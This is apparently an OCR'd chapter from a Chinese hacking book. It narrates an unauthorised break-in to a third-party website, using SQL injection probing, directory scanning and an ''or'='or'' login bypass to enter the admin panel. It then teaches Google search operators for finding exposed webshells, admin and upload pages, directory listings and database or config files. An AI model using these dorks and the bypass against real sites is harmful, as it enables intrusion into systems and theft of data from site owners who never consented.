某日无聊，小风同学丢了个站点过来让我干掉它，反正没事干，就看下啦。

一、初探碰壁

打开站点一看，如图94，先找到个注入点：“http://www.xxx.com/newlist.asp?id=66”（真实地址已隐去），在后面加个单引号试试，暴错了，如图95。



图94




图95

于是打开啊D进行检测，跑了半天都找不到表段，哎！此路不通。不过话说回来，这么容易搞，小风同学怎么会丢来呢？呵呵……

二、再探又受阻

还是先在站上转转，随便打开一个图片的连接，看是不是EWebEDITOR之类的，找了半天也没有找到。没法了，就用Google试试，输入关键字：“site:xxx.com inurl:../uploadfile/”进行搜索，如图96，依然没有结果。

不甘心啊，继续用工具试了下上传、暴库，一个都没有成功。难道要用旁注吗？操起明小子对它进行狂注，哇，这么多站点，你死定了！如图97。

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com



图 96




图 97

又是体力活了，真麻烦呀！一个一个的来。等我把所有简单的上传啊，数据库啊都试完后，得到一个结论：这是个虚拟主机，而且好多域名都过期了，基本上每个连接不是如图 98 这样，就是找不到网页。看来，我这趟功夫也白费了。



图 98

三、三探现杀机

冷静下后想到了一个工具 wwwscan，扫描下它的 Web 试试，这回收获不少，如图 99，发现了 edit 这个目录。



图 99

试着在网站域名后面加上“/edit”后回车，哇，竟然有遍历目录的漏洞，如图 100。

于是我又继续在网站域名后试着加些 /images 或 /upfiles 等目录，看能不能有用，可是事与愿违，全是些没用的东西。时间不早了，肚子也饿了，先吃饭！

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com



图100

四、完成任务

边吃饭边看着我的迅雷下着一东西，咦！？迅雷不是有个“用迅雷下载全部连接”的功能么？嗯，放下饭碗，在网站首页按鼠标右键，选择用迅雷下载全部连接，弹出个对话框，如图101。



图101

这里大家要注意了，不同的页面，迅雷下载的连接就不同。最开始我点到“网站首页”这个版面去了，结果老是找不到需要的东西，当我点到“装备购买”这个版块时，才出现我要的效果。这时从连接中很容易看出存在sxadmin这个目录，马上在网站域名后面加上这个目录进行访问，如图102，呵呵，关键信息全暴出来了。




图102

从得到的信息中我们知道，在sxadmin后加上login.asp就可以显示后台了。进入还要密码？先试试'or'='or'吧，暴汗，就这样让我进去了，如图103。




图103

这个网站在隐藏性方面做的还不错，存在注入，但却在表段上下了功夫，提高了安全性。只是管理员太过于自信了，以为Google找不到就一定很安全，大家也都看到了，迅雷一下子就将它的防线突破了。在后台里我看了下，虽然有EWebEDITOR，但是管理员把那些危险的页面都删了，我搞了半天都没拿到SHELL。

入侵不是目的，享受过程和学习知识才是重要的。这里使用了迅雷的功能，其也是基于爬行原理，有URL连接就连接过去，直到找不到再有连接为止。使用快车的操作也大同小异，大家有空不妨一试。

我们再回来看这一小节，有点剑走偏峰，可还是看出这些我们平常不太注意的东西存在潜在的利用价

免责 :站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

值。渗透入侵是一个细心活，大家仔细琢磨、仔细想想，只要肯想，就应该有收获的。接下来，让大家接触属于信息收集的重要一步，大家继续往下看啦。

4.4 Google 大杀器

在前面的内容中，都提到过利用 Google 搜索网站的一些敏感目录和文件，那么，这些攻击者是如何精确定位到这些文件的呢？有哪些语法需要遵循呢？Google 到底可以搜索到何种地步呢？我们甚至听说，有些黑客可以利用 Google 搜索功能来自动攻击那些有漏洞的网站；而有些人则可以通过搜索把某个人的信息，包括住址、电话号码、出生年月等都可以搜索出来；当然，一些黑客还可以利用搜索把 Webshell 留在网站上的地址也搞定……这些究竟是怎么做到的呢？在这一小节里，我就和大家一起来学习搜索方面的知识，一起走进搜索国度。

关于搜索，像国内的百度、yahoo 等好多网站都可以做到，为什么 goolge 的搜索影响却这么大，这么令人关注呢？我们先来大概的了解一下 Google 的搜索特色。

Google 的一些特色包括：支持多种搜索语言，种数达到了上百种；搜索速度快，据说 Google 有 8000 多台服务器，200 多条 T3 级别的宽带；Google 的专利网页级别技术 pagerank 能够提供高命中率的搜索结果；goolge 智能化的“手气不错”功能可以提供最符合要求的网站。就像做生意一样，服务到位了，客户自然就会多。

好了，为了做更深入的了解，我们还是先来学习一下 goolge 的搜索语法吧。**Goolge 的搜索语法分成了两个大类，一类是基本语法；另一类就是高级语法了。**

4.4.1 基本语法

Google 默认的搜索是 and 的搜索逻辑，也就是说，我们在输入关键字进行搜索后，如输入：“**黑客 Google**”，就会搜索包含“黑客”和“goolge”的文件内容，如图 104。



图 104

讲到这里我插入一个小知识点：基础布尔逻辑。

对于一个搜索引擎来说，进行搜索的时候是要搜索到匹配所有关键词的页面，还是仅包含关键词中的任意单词就可以，取决于搜索引擎的一些特别算法，我们称之为搜索引擎的布尔逻辑默认值。

而 Google 就是用 and 作为默认逻辑（搜索到所有的关键词），当然这个前提是用户没有输入一些特殊的命令。如果你不确定你要搜索的内容，或者你想搜索两个中的任意一个，那么就要用关键词“OR”了。注意了哦，这里是大写，小写是不起作用的。我们来比较一下搜索结果，如图 105，图 106。

还有一点要注意哦，那就是每个关键词，如“黑客”和“OR”之间是有一个空格的，如果没有空格的话，那结果又不一样了。此外，Google 还借助计算机体系的语言“|”**来代替“OR”**，效果是一样的。当然，如果你想搜索包含“黑客 Google”这一词组的内容，而不希望搜索的内容之间有其它的内容，我们可以用双

每月免费更新最新IT图书籍 就上溜客 www.176it.com
bbs.hh010.com
免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。
更多资源请关注鸿鹄论坛：bbs.hh010.com



图 105



图 106

引号把搜索的内容组成一个词组来达到目的，如图 107。




图 107



图 108

看一下图 107 的搜索结果，“黑客”和“Google”之间没有任何内容，而是一个整体。要是我们只想搜索到关于“黑客”方面的内容，而不想要那些关于 Google 的内容呢？我们可以把“-”（减号或者破折号）应用到搜索中，语法为：“**黑客 -Google**”，如图 108。这里要注意了哦，“-”的前面要有空格，后面与“Google”是紧密相连，之间是没有空格的。

说到这里，我们不得不提到 Google 的约束扩展问题了。一般来说，当输入关键词进行搜索后，Google 会把相关网页和信息的结果呈现在我们面前。然而，有一些单词在 Google 的搜索中会被忽略，导致我们得不到想要的结果。如比较常用的“www”、单词“the”等，基本上任何一个网页上都会找到的东西，就会被 Google 自动忽略。如果你不想让 Google 忽略这些内容而进行查询，就得在这些关键词的前面加上符号“+”。如图 109、图 110，为加上和不加上“+”所带来的搜索结果。




图 109




图 110

细心的朋友比较一下图中的搜索结果就明白了，加了“+”符号的结果为 18 项，而不加的则有 4980000 项。

免责[illegible]站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

除了以上这些字符外，一些搜索引擎支持一种叫做“stemming”（填充）的技术。Stemming 是指在查询的关键词中加一些通配符，通常是 * （星号），有时候也可能是？（问号），这些通配符的作用是要求搜索引擎进行查询时，能够返回多个不同的结果，其中通配符代表占位，可以匹配任何字母或单词，其它的字或词组与用户输入的相同。

如我们搜索“黑 *Google”，搜索结果如图 111。

我们可以看到，第 1 、2 项是以“黑屏”和“黑版”为关键字搜索的。这样搜索一般用于忘掉了某关键字时使用，结果自然是不太精确。虽然“*”不能代表一个单词的一部分，但是可以在短语中使用一个通配符来代表一个完整的字。如我们搜索“"who * you"”（注意，整个关键词要加半角双引号哦），则中间的 * 可以是任何单词，搜索结果如图 112。



图 111

这样的搜索有利于我们只记得住某个短语的一部分时使用。好了，基本的语法就讲到这里，我并没有讲全，因为有些搜索语法和黑客技术的关系不是太大。不过，这些语法已经够你用了，基本语法就是做基本的事，Google 也有许多高级语法，一起来见识一下吧。

4.4.2 高级语法

我们回顾一下前面的基本语法，发现这些基本语法只能做一些基本的搜索而已，并且结果也不太精确。除了基本的逻辑 AND、OR 和短语搜索外，Google 还有一些特殊的语法结构，掌握了这些语法就可以帮助用户进一步的缩小搜索范围。

我们知道，到目前为止，我们进行的搜索都是基于网页内容的搜索。如果我们搜索的内容 Google 需要检索 100 多万个网页的话，这个时候对使用者来说是非常不方便的。如果可以将搜索范围限定在网页的标题或者 URL 中，就可以得到很精确的搜索结果，而不需要用户将关键词设定的非常精确。心动了吧？接下来就要讲述一下这些语法的功能以及结构要素。

Intitle:

intitle 语法将搜索的范围限制在网页的标题上，如搜索“**intitle:黑客入侵**”，那么我们得到的结果将会是网页标题带有“黑客入侵”字样的网页，如图 113。




图 112



图 113

笔记 004 档案

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

其中intitle还有一个变体，那就是**allintitle**，它的意思是搜索所有包含关健字的网页。假如我们搜索“**intitle:黑客入侵 Google**”（注意Google前有一个空格），就会搜索到标题中含有“黑客入侵”，网页中或者标题中含有Google内容的网页。而使用“**allintitle:黑客入侵 Google**”进行搜索，就会搜索到包含“黑客入侵 Google”全部关键字的网页标题，如图114、图115。



图114



图115

Intext:

从这个单词的表面意思大家就应该了解到是搜索网页中内容的。Intext是搜索网页正文的关键词，这样可以忽略到超链接文本、URL和题目。如我们这样搜索一下：“**intext:2008 奥运**”，结果如图116。



图116



图117

看到结果了吗？这时有人要问了，这和我们平常的搜索没有什么高级的地方呀？是的，在对于常规搜索来说，这个语法的意义确实不太重大，但对攻击者来说，构造好关键词配合适当的语法就可以进行撒网式的攻击。

我们知道网站一般都有管理后台页面的，而这些登录页面经常会出现“管理员登录”、“管理员账号”字样的存在，如果我们以这些信息为关键字进行搜索，结果会怎样呢？如图117。

效果很明显吧，至于关键词的收集和如何提高搜索效率，我将在后面提到。其实这个语法也有一个变体，就是**allintext**，意思和前面的allintitle类似。

Inanchor:

这个语法的意思是在页面的链接锚点进行搜索。链接锚点指一个链接的描述文本，如这样的一段HTML代码：**百度**，链接的锚点就是“百度”了。我们搜索“**inanchor:百度**”，就可以搜索到有哪些含有锚点的网页了，如图118。

同样的，这个语法也存在一个变体**allinanchor**，作用与前面同类相似。

Site:

这个语法是起限制作用的，即把搜索限制在站点域名之内。如我们搜索“**site:baidu.com**”，注意，通常我们不需要加上前面的www，这样搜索出来的结果就会包括所有含有baidu.com域名的有关内容，包括顶级

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

域名和二级甚至三级域名的内容，如图119。也就是说，我们可以通过搜索，确定baidu.com大概有多少个子域名。



图118



图119

Inurl：

inurl会将搜索的结果限制在URL或网站页面上，这个语法对于查找搜索和帮助是很有用的，不仅适合于黑客搜索，更适合于我们普通的搜索。如我们搜索“**inurl:login**”，就会把URL所有包含login字样的网页显示出来，如图120。



图120



图121

另外，这个语法也有一个变体**allinurl**，作用与前面同类相似。

说到这里我提一下，就是inurl和site是攻击者用的最频繁的，利用它们组合可以搜索到很多有用的信息。如我们要搜索baidu到底有多少个子域名，可以用语法“**site:baidu.com –inurl:www.baidu.com**”，搜索结果如图121。

Link：

link查询的是所有链接到某个特定URL上的页面列表。记住了，是特定的URL页面，如输入“**link:www.baidu.com**”进行搜索，就会返回所有链接到百度主页的网页了。因此，我们同样可以指定特定的URL页面来进行搜索。

Cache：

cache可以帮助用户查找到Google索引过的页面副本，它的最大好处就是既使源文件页面不存在了，或者变成了其它的内容，我们依然可以搜索得到。使用也很简单，输入“**cache:www.baidu.com**”即可。

Filetype：

filetype是搜索指定后缀的文件。通常说来，虽然不是必要的，文件都会被分成不同的类型，如**filetype:htm**和**filetype:html**就会产生不同的搜索结果，虽然它们属于同种类型的文件。攻击者一般可以通过这种语法对一些比较敏感的文件后缀进行搜索，如配置文件（后缀一般是ini）或数据库文件（ACCESS格式为mdb）等。如我们想搜索mdb格式的文件，语法为“**filetype:mdb**”，结果如图122。

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

你看，一些网站的数据库文件就展现在我们面前了。为了增加大家对文件后缀的知识，下面列出一些比较敏感或者特殊的文件后缀，它们有可能会造成信息的泄露：

lni 配置文件
inc 配置文件
sql 数据库格式文本文件
txt 文本文件
rar winrar 文件
rpb 这个可是radmin地址薄的后缀名，用Google可以搜索到哦
bak 备份文件
chm 编译后的html文件，常用于制作帮助文件
doc word文件
xls 电子表格
ppt 演示幻灯片
swf flash文件，搜索一些flash，有助于分析网站目录
pdf 图文多媒体文件
dic txt文件
lst 列表文件
config 最常见的莫过于Web.config了，是用来储存asp.net的Web应用程序配置信息
xml 和html一样，都是标准通用语言，不过有些xml文件里可能有敏感信息
mdb access的数据库文件
htaccess 该文件放置了一个或者多个指令，通常可以对某些目录或文件进行访问保护
dat 数据文件
data 该后缀文件可用于存储一些数据
pl perl程序
bat 批处理程序
nsf Lotus Notes数据库
ORA Oracle 7配置文件
ORC Oracle 7脚本文件
Reg 注册表文件
SCP 拨号网络脚本文件
Vbs vb文件
Js js文件



图122

bbs.hh010.com
月及時觀看電子月刊書籍
上溜客安全網www.176ku.com

当然了，经常在网上转悠的人还会发现asp、php、jsp等文件并没有列入此表，这是因为这些文件本身就是Web的组成文件，这里我只是将网络上可能存在，但通常却不会显示的后缀文件列了出来。

Related:

这个语法是用于查询与某些页面相关的网站的，这是辅助搜索同一类别页面的好方法。比如我们搜索："**related:www.Google.com**"，得到的结果就是不同搜索引擎的列表，如图123。



图123




图124

Info:

info这个语法可以搜索到关于一个url的更多信息的页面列表，这里的信息包括指向到url's cache的链接、链接到某个url的所有页面的列表、与某个url相关的页面，以及包含这个url的页面。搜索结果如图124，注意下面的英文。

免责：站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

4.4.3 实战应用

1、搜索 Webshell

有些 Webshell 没有登录验证，这样我们就可以根据文件的特征通过 Google 轻易的把它们找出来。而有验证的 Webshell，我们也可以根据找出来的一些信息判断以前的入侵者是怎么进入这些网站的。判断特征一般为网页标题，网页的登录口内容等，这里以明小子的 diy.asp 为例来进行说明，我们先看一下 diy.asp 的界面，如图 125。

仔细看看，如网页的标题就是“旁注－网站小助手”，而且网页的内容里包括“本文保存的绝对路径”等字样，默认的文件名是 diy.asp。这样，我们用文件名作为关键词来搜索一下，语法为“**inurl:diy.asp**”，搜索的结果如图 126。




图 125




图 126

我们发现前十项的搜索结果里还有其它文件，看来结果还不精确。我们再用网页标题来试试，搜索语法为“**intitle:"旁注－网站小助手"**”，发现前十项里的结果也不算很精确。这时再试试用网页内容来搜索，如：“**intext:"本文保存的绝对路径"**”，结果依然不精确。

以上例子说明了一个问题，那就是不同的关键词会导致结果的不同，而且关键词的正确选取也直接关系到结果的精确性。说来也奇怪，明小子的 diy.asp 这个文件即使我们搜索出来了，但却利用不了。也就是说，在上传文件的时候是传不上去的，这一点我一直也没有弄明白，也就只能从这个页面得到网站的绝对路径了。

不过一些 shell，如国外的 r57 和 c99 的 shell 就没有做登录验证，如图 127，就是我用“**inurl:c99.php filetype:php**”搜索到的一个 Webshell。




图 127

免责申[redacted]本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

吾爱破解论坛 http://WwW.52PoJie.Cn

说到这里我们就明白搜索技巧对结果的重要性了。比如一些攻击者在入侵一个站点的时候，发现怎么样操作都无法突破，但上面有Webshell却不知道密码。这种情况下，攻击者可能迂回作战，利用Google把其它站点上存在的相同Webshell找出来，然后找安全性相对低的下手，获取密码后再试试前面的同类Webshell。

说起来，这种攻击手法有点类似于社会工程学了，不过也不失为一种好的攻击手段。因此，这类手法中，Google的使用是很有效果的。

2、对特定网站的搜索

前面我们在对网站进行目录探测的时候发现，无论是以字典还是爬行方式探测，都有可能抓不到一些有效目录，如管理员目录或者一些配置文件等。这个时候该怎么办？当我们发现后台的功能过于简陋而无法获得Webshell的时候，又怎么办？当我们碰到的是一个大型网站，咋一看上去都是html文件，我们又该想什么办法呢？答案很简单，还是利用Google。



图128

当我们知道了数据库类型并有了管理员用户名和密码，但找不到后台的时候，可以尝试一下这几种搜索组合，如“**intitle:管理员登录、inurl:login、inurl:admin、intext:用户名 密码**”等，说不定就可以找到管理员的目录了。

当然了，这些语法是让搜索引擎全网搜索包含指定关键字的页面，如果我们要对指定网站进行搜索，就应该加上**site:网站**，搜索语法为：“**site:xx.com intitle:管理员登录**”，搜索结果如图128。




图129

看见没有，一些后台登录文件就显示在我们的面前了。当然，在渗透一些大站的时候，主站一般很少会有机会让攻击者下手，这个时候攻击者会把目标放在大站的分站上面，这样就相对容易些。而网站结构如果很大，一个一个分析起来就比较的麻烦，如果利用Google，再把一些上传、管理员登录页面、或者遍历目录漏洞等结合起来，工作量就会大大减小。

我们刚才通过搜索找到了管理员登录页面，想找到上传页面文件，我们也可以利用Google的搜索语法，如“**inurl:upfile.asp、intitle:文件上传、inurl:upload.asp**”。当然了，这里的upfile.asp文件只是其中的一种格式，如果不存在，可以试试搜索upfile.php或者upfile.jsp。因此，用inurl这个语法搜索的话，需要把握好关键词的提炼。

另外，intitle和intext这两个语法进行比较，intitle要准确一些。我们用刚才的网站来试一下，搜索语法为：“intitle:文件上传”，结果如图129。

这样，我们就轻易拿到了两个可以上传的页面，这里可能就是突破点了。

下面再来看一下遍历目录漏洞的搜索，在前面章节中所提到的这个知识我没有细讲，因为任何一种Web服务器只要配置不当就有可能存在这样的问题。我们先用Google搜索一下，语法为：“**intext:"index of/""**”，搜索结果如图130。




图130

除了上面用到的“**index of/**”这个关键字以外，我们还可以配合这些关键字：“**to parent directory、**

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

parent directory、last modified description、转到父目录”等。

当大站的安全性足够好，而我们又无法找到这些文件的时候，是不是应该把目光放到第三方编辑器或者注入等方面呢？或者可以看一下有没有什么txt文件、ini文件或是mdb文件的存在。

第三方编辑器用的最多的莫过于eWebeditor了，我们仍以刚才的网站为例，利用Google语法搜索：“**site:xx.com inurl:../uploadfile/**”，大家仔细看好了，用inurl的时候后面有两个点，表示搜索url任何位置出现uploadfile的网页，搜索结果如图131。




图131



图132

当然了，关于如何更有效的搜索出eWebeditor的文件，这就要看个人的经验了。当然还有其它编辑器，这里不再提及。除了第三方系统外，我们还可以利用filetype语法来搜索可能存在敏感信息的文件后缀。前面我已经把可能会泄露信息的文件后缀罗列了出来，这里演示一下搜索的实际效果。

我还是以这个网站为例，在Google里搜索：“**site:xx.com filetype:ini**”，结果如图132。

前面提到过，如果我们搜索到的页面已经不存在了，还可以利用缓存查看。既然说到这里了，有一个特殊的文件不得不提一下，那就是**robots.txt**！这里插入我的一篇文章来专门说一下这个文件吧。

◆ 《将偷窥进行到底》 ◆

大家都知道，一个网站的一些文件会被搜索引擎收录，而我们正好可以用Google、百度等搜索一些网站的有关信息。可是，一个网站总会有些秘密不想让人知道的，那么它会怎么做呢？一般都会想到利用robots.txt文件来让搜索引擎禁止搜索某些文件或目录。那么，什么是robots.txt呢？我们先来认识它。

1、了解robots.txt文件

搜索引擎使用spider程序自动访问互联网上的网页并获取网页信息。spider在访问一个网站时，首先会检查该网站的根域下是否有一个叫做robots.txt的纯文本文件。您可以在您的网站中创建一个纯文本文件robots.txt，在文件中声明该网站中不想被robot访问的部分，或者指定搜索引擎只收录特定的部分。

举例来说，当spider访问一个网站（比如http://www.abc.com）时，首先会检查该网站中是否存在http://www.abc.com/robots.txt这个文件，如果机器人找到这个文件，它就会根据这个文件的内容，来确定它访问权限的范围。

请注意，仅当您的网站包含不希望被搜索引擎收录的内容时，才需要使用robots.txt文件。如果您希望搜索引擎收录网站上所有内容，请勿建立robots.txt文件或者创建一个内容为空的robots.txt文件。

现在我们知道了，这个文件里放的是不想让我们看到的文件，那么robots.txt它本身是否可以被搜索到，从而让我们查看其内容呢？打开Google搜索：“**inurl:robots.txt**”，结果如图133。



图133

第一项结果竟然是Google自己的robots.txt文

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

件，呵呵。我们打开看看，哇，不看不知道，一看吓一跳！如图134。




图134




图135

我们再挑个网站来看看，如图135，大家知道这是那个站吗？貌似text居多啊！

